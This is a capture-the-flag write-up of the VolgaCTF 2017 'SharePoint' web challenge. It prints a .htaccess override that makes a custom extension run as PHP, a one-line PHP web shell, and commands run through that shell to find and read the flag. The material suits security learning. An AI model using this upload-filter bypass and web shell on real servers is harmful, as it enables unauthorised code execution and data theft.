This CTF was a lot of fun, we ended up solving six challenges and landing in the top 100 which didn't seem too bad for 1-2 of us playing. Also learned about a few topics in the process.
SharePoint was a web challenge which starts out with a login form. Most of the web challenges consisted of a similar authentication method. Simply login with any creds you'd like to use (restricted to regular expression with length > 7), and it'll register / sign-in to that user account, probably setup this way for simplicity.

The first thought on a web application like this is: File Upload -> LFI. It turns out this was exactly what it was, with a small twist.
Uploading the obvious example, a php web-shell caused an error to be displayed. It probably filters based on filename extension, such as php, html, etc. Uploading the web shell as a png seemed to work, but the server wouldn't execute php in this file by default.
Looking at the share functionality we could see that it just performs a php copy() operation from one user's files directory to another. It also seemed as if we could traverse up the directory structure to pull files such as ../../index.php, ../../.htaccess, etc. Unfortunately during the challenge we didn't find an easy way to read these files, so this wasn't very helpful.
What we can do is setup our own .htaccess file since we have control over a full directory and the names / content of the files uploaded do not change. We may also want to see the directory contents and add our own executable php format to the server to get around the file extension restriction. To do this we can add the following rules to a small .htaccess file and upload it to the server:
Options +Indexes
AddHandler application/x-httpd-php .vv
AddType application/x-httpd-php .vv
AddType application/x-httpd-php5 .vv
We'll also upload a very simple web shell to the server to get code exection:
<pre><?php echo system($_GET['c']); ?></pre>
Visiting the link to the shell and passing in a command seems to work:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=uname+-a
Linux cs76582 4.4.0-66-generic #87-Ubuntu SMP Fri Mar 3 15:29:05 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
Now to look for something more interesting, the flag:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=find+/+-type+f+|+grep+flag
...
/opt/flag.txt
...
There were many files listed, a hint mentioned the flag was in an 'optimal' location, referencing /opt.
Checking out this file (/opt/flag.txt), we get:
http://share-point.quals.2017.volgactf.ru/files/vvvvv/s.vv?c=cat+/opt/flag.txt
VolgaCTF{AnoTHer_apPro0Ach_to_file_Upl0Ad_with_PhP}
Loved this challenge, and learned a little about Apache rules in the process!
